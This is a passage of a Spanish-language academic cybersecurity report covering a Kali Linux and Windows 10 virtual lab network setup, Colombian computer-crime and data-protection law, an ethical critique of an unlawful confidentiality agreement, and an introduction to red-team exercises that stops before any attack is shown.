
- Herramientas de ingeniería social: campañas de phishing simuladas, Spear Phishing y más.

Figura 17. Configuración Red NAT en Kali Linux.



Fuente: Propia.

Figura 18. Configuración Red NAT en Windows 10.




Fuente: Propia.

En la Figura 19, podemos observar la verificación de las respectivas IP’s asignadas a cada una de las máquinas virtuales, a partir de la utilización de los comandos “ifconfig” en Kali Linux, e “ipconfig” en Windows 10.

Observamos que la máquina Kali Linux tiene asignada la IP 10.0.2.5, mientras que la máquina Windows 10 tiene asignada la IP 10.0.2.4.

Figura 19. Verificación de las IP’s de las máquinas virtuales.




Fuente: Propia.

En la Figura 20, podemos observar el proceso del lanzamiento de un escaneo ping, por parte de la máquina Kali Linux a la IP asignada a la máquina con Windows 10; así mismo el proceso realizado desde Windows 10, hacia la IP de la máquina Kali Linux, con el propósito de validar la conexión entre dichas máquinas.

Se puede observar que el proceso de comunicación es exitoso y cada una de las máquinas responde al escaneo realizado con el comando ping, por la otra máquina virtual.

Figura 20. Verificación de la conexión entre las máquinas.



Fuente: Propia.

4 CONSIDERACIONES ÉTICAS EN COLOMBIA

4.1 LAS LEYES Y EL COPNIA

4.1.1 Ley 1273 de 2009: Esta ley hace referencia a los delitos relacionados con los entornos informáticos, la protección de la información y establece la normatividad requerida para sancionar mencionados delitos, considerando aspectos tales como el acceso abusivo a los sistemas informáticos, la interceptación ilegal de datos informáticos y la violación de datos personales. Así mismo busca proteger la integridad y la confidencialidad de la información en entornos digitales. Además, establece penas para quienes cometan estos delitos.[11]

4.1.2 Ley 1581 de 2012: Esta ley considera la protección de datos personales. Establece las disposiciones generales para garantizar el derecho fundamental de habeas data, además de regular el manejo adecuado de la información personal. La ley establece las condiciones para el tratamiento de datos personales, los derechos de los titulares de los datos y la información, las responsabilidades de los responsables y encargados del tratamiento, así como las sanciones por el incumplimiento de estas disposiciones.[12]

4.1.3 Código de Ética del COPNIA (Consejo Profesional Nacional de Ingeniería): “es la entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional.” [13]

---

[11] SecretariaSenado. Ley 1273 de 2009. Consultado el 20 de marzo de 2024, http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

[12] Función Pública. Gestor Normativo. Ley 1581 de 2012, Consultado el 7 de marzo de 2024, https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

[13] COPNIA. Quiénes Somos. Consultado el 16 de marzo de 2024, https://www.copnia.gov.co/nuestra-entidad/quienes-somos

Establece los principios, valores y normas que deben regir la conducta ética de los ingenieros en el ejercicio de su profesión. Este código busca promover la integridad, la responsabilidad social y el respeto por las normas éticas en el ejercicio de la ingeniería.

“Entre los aspectos más relevantes abordados por el Código de Ética del COPNIA podemos encontrar la honestidad, la competencia profesional, la responsabilidad hacia la sociedad y el medio ambiente, el respeto a las normativas legales y técnicas, entre otros.[14]

En resumen, el código de ética del COPNIA tiene como objetivo asegurar que los ingenieros ejerzan su profesión de manera ética, contribuyendo al bienestar social y al desarrollo sostenible.

4.2 CONSIDERACIONES ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD ESTABLECIDO EN EL ANEXO 3

1. Teniendo en cuenta que la empresa relacionada, es considerada como una de las mejores compañías a nivel mundial en temas de ciberseguridad y que la misma establezca dentro de sus procesos de contratación de sus colaboradores, la firma de acuerdos de confidencialidad.

   Cobra especial relevancia que la empresa no haya realizado la actualización de dichos acuerdos, una vez se evidenció que estos fueron redactados por un abogado que incurrió en procesos ilícitos dentro de la organización.

2. Se establece inicialmente que la información tratada pertenece a HackerHouse, así mismo que dicha información es considerada sensible, de carácter restringido

[14] COPNIA. Código de Ética. Consultado el 16 de marzo de 2024, https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

y la misma representa el resultado de procesos, programas y proyectos de la empresa.

Llama la atención que la empresa considere la pertenencia de la información, esto si tenemos en cuenta que en los aspectos relacionados con el ejercicio del pentesting o de las pruebas de penetración (actividad económica a la que se dedica HackerHoyse), se considera que el dueño de la información y los respectivos hallazgos es la empresa dueña de la auditoría, no los auditores.

Así mismo dichos hallazgos una vez finalizada la actividad de auditoría deben ser entregados o devueltos a la empresa dueña de dicha auditoría, inclusive si quien encarga este tipo de ejercicios es una autoridad judicial, dentro de un proceso legal.

3. Se establece que la información compartida por la empresa no podrá ser divulgada, incluso a las autoridades competentes, aunque dicha información haga parte de procesos ilegales por parte de HackerHouse, chuzadas, espionaje, interceptaciones (ilegales) o accesos abusivos a sistemas informáticos.

   Llama igualmente la atención que, en el acuerdo de confidencialidad, se consideren aspectos relacionados con el respeto a la intimidad, la honra y el buen nombre (Consideraciones legales establecidas en la C.N); mientras se realizan actividades o procesos ilegales por parte de la empresa.

4. Se hace responsable a los colaboradores (pentester o auditores) ante las autoridades y no a la organización por los hallazgos y el mal uso de la información confidencial perteneciente a la organización en caso de allanamientos.

   Debiendo el colaborador afrontar posibles consecuencias legales y penales, eximiendo de cualquier responsabilidad legal o penal a la organización.

4.3 PROCESOS ILEGALES EVIDENCIADOS EN EL ANEXO 3 – ACUERDO DE CONFIDENCIALIDAD

El acuerdo de confidencialidad establecido por la empresa mencionada podría estar violando la Ley, acuerdo lo contemplado en los siguientes artículos establecidos en la Ley 1273 de 2009, así:

> Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.
>
> Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.
>
> Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.
>
> Artículo 2. Adiciónese al artículo 58 del Código Penal con un numeral 17, así: Articulo 58 CIRCUNSTANCIAS DE MAYOR PUNIBILIDAD. Son circunstancias de mayor punibilidad, siempre que no hayan sido previstas de otra manera: (...) [15]

[15] SecretariaSenado. Ley 1273 de 2009. Consultado el 5 de marzo de 2024, https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Si consideramos que el acuerdo de confidencialidad establece la realización de chuzadas, espionaje e interceptación por parte de la empresa mencionada, esto, en relación con una presunta actividad ilegal.

Así mismo valdría la pena realizar mayor indagación, con el fin de determinar si los posibles delitos en los que ha podido incurrir la empresa están agravados acuerdo lo establecido en los siguientes artículos y numerales:

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere.

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.

4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.

5. Obteniendo provecho para si o para un tercero.

7. Utilizando como instrumento a un tercero de buena fe.[16]

[16] SecretariaSenado. Ley 1273 de 2009. Consultado el 6 de marzo de 2024, https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

4.4 ACEPTACIÓN DE CONTRATO Y ACUERDO DE CONFIDENCIALIDAD

El COPNIA establece dentro de su código de ética, consideraciones particulares para el cumplimiento de la labor de la ingeniería y la responsabilidad moral que requieren los profesionales para el desarrollo de sus actividades.

Teniendo en cuenta los aspectos éticos y morales que no sólo debemos considerar como profesionales, sino también como ciudadanos de bien, así como las correspondientes sanciones legales que se pueden aplicar contra los profesionales que pueden llevar a un ingeniero a impedirle el ejercicio profesional desde semanas, hasta de forma permanente.

Dicho esto.

Considero que como profesional, al encontrar las observaciones resaltadas anteriormente, tomaría la decisión de:

Primero: Informar a la empresa, con el fin de que se verifique su acuerdo de confidencialidad, esto, con el fin evitar posibles acciones legales y/o penales contra la empresa.

Segundo: No aceptar las condiciones impuestas en el acuerdo, teniendo en cuenta que en los mismos se estaría presentando afectación no solo a las leyes colombianas, sino también contra los estatutos establecidos por el COPNIA.

Tercero: Si se recibe una respuesta negativa por parte de la organización a la modificación de su acuerdo de confidencialidad de cara a alinearlo a la Ley, considero no ingresar a esta empresa.

4.5 CIBERCRIMEN EN COLOMBIA Y SUS IMPLICACIONES LEGALES Y ÉTICAS

La noticia hace referencia a la condenan contra la nación debido a las interceptaciones y seguimientos ilegales al exmagistrado auxiliar de la Corte Suprema de Justicia Iván Velásquez Gómez.[17]

El fallo obedece a la Segunda Instancia del procedo judicial, de fecha 17 de junio del 2020, por medio del cual el Tribunal Administrativo de Cundinamarca resolvió:

Revocar la sentencia de primera instancia, proferida por el Juzgado 33 Administrativo del Circuito Judicial de Bogotá del 27 de junio de 2019.

Declarar administrativa y patrimonialmente responsables al Departamento Administrativo de la Presidencia de la República y al extinto Departamento Administrativo de Seguridad (DAS) hoy Fiduciaria La Previsora S.A. por los seguimientos ilegales realizados contra el demandante Sr. Iván Velásquez Gómez.

Consideraciones: Lo que se ha manifestado por parte del afectado es que dicha situación ilegal, se presentó como respuesta a la persecución política a la que fue sometido en Magistrado Auxiliar, debido a investigaciones realizadas por este, que lo llevaron de descubrir la relación existente entre altos mandatarios y miembros del gobierno de turno con miembros de organizaciones ilegales (AUI – Autodefensas Ilegales).[18]

Según lo establecido por los jueces de segunda instancia, al afectado se le violaron los siguientes derechos, por parte de las entidades estatales:

---

[17] El Espectador. DAS y Dapre, responsables de acciones ilegales de inteligencia contra Iván Velásquez. Consultado el 19 de marzo de 2024, https://www.elespectador.com/judicial/la-prueba-reina-de-las-chuzadas-a-la-corte-article-542117/

[18] EL TIEMPO. Condena contra la Nación caso M.A. Iván Velásquez Gómez. Consultado el 4 de marzo de 2024, https://www.eltiempo.com/archivo/documento/CMS-12905821

Condenan a la Nación por interceptaciones y seguimientos ilegales al exmagistrado auxiliar de la Corte Suprema de Justicia Iván Velásquez.

Vulneración a la Intimidad: Art. 15 de la C.N. (Constitución Nacional).
Derecho a la Honra: Art. 21 de la C.N. (Constitución Nacional).

5 CAPITULO II – ESTRATEGIAS DE LOS RED TEAM & BLUE TEAM

5.1 RED TEAM

“El Teaming es un ejercicio de Ciberseguridad que simula completamente un ataque en la vida real para ayudar a medir la capacidad de una organización para resistir las ciberamenazas y a los atacantes de hoy en día.”[19]

Algunos beneficios de la realización del Teaming:


- Descubrir vectores de ataque que los atacantes pueden explotar.
- Analizar cómo un atacante navega por su sistema.
- Obtener información sobre la capacidad de su organización para prevenir, detectar y responder a amenazas avanzadas.
- Determinar el plan de acción u alternativas o resultados del ataque.
- Priorizar los planes de mitigación en función de lo que plantea el mayor riesgo.
- Desarrolle el caso comercial para mejoras, implementaciones de nuevas soluciones y otros gastos de seguridad.

[19] FORTRA. ¿Qué es un Red Team o Equipo Rojo. Consultado el 2 de abril de 2024, https://www.fortra.com/es/soluciones/ciberseguridad/red-team

Se plantea un ejercicio que consiste en realizar un ataque informático en un entorno virtualizado seguro a una Máquina Virtual con Sistema Operativo Windows 10, desde una Máquina Virtual con Kali Linux; ambas máquinas deben estar instaladas en un hipervisor. La Virtualización de Software se puede definir como: “La creación de una capa de abstracción sobre el hardware de la computadora que permite que los elementos de hardware de una sola computadora (procesadores, memoria, almacenamiento y más) se dividan en múltiples computadoras virtuales, comúnmente llamadas máquinas virtuales (VM). Cada máquina virtual ejecuta su propio sistema operativo (SO) y se comporta como una computadora independiente, aunque se ejecuta solamente en una parte del hardware informático subyacente existente.”[20]

5.1.1 Descripción de las Herramientas de Software Utilizadas: En el ejercicio propuesto se utilizaron tres herramientas de software: Un Hipervisor VirtualBox, con dos (02) Máquinas Virtuales instaladas una Máquina Kali Linux y una Máquina Windows 10; los activos se muestran en las Figuras 21 a la Figura 24.

Figura 21. Hipervisor VirtualBox.




Fuente: Propia.

[20] IBM. ¿Qué es la VirtualizacióN?. Consultado el 23 de marzo de 2024, https://www.ibm.com/mx-es/topics/virtualization

Figura 22. Versión del Hipervisor: VirtualBox 7.0.


Fuente: Propia.

Figura 23. Máquina Virtual Kali Linux, instalada en el VirtualBox.



Fuente: Propia.


Figura 24. Máquina Virtual Windows 10, instalada en el VirtualBox.



Fuente: Propia.

5.1.2 Datos e Información Utilizados en la Identificación del Fallo de Seguridad: Los datos y la información útiles para identificar el fallo de seguridad, se puede evidenciar en la Figura 25, en la cual se muestra el Sistema Operativo, su versión y arquitectura correspondiente.

Figura 25. Características de la Máquina Virtual con Windows 10.

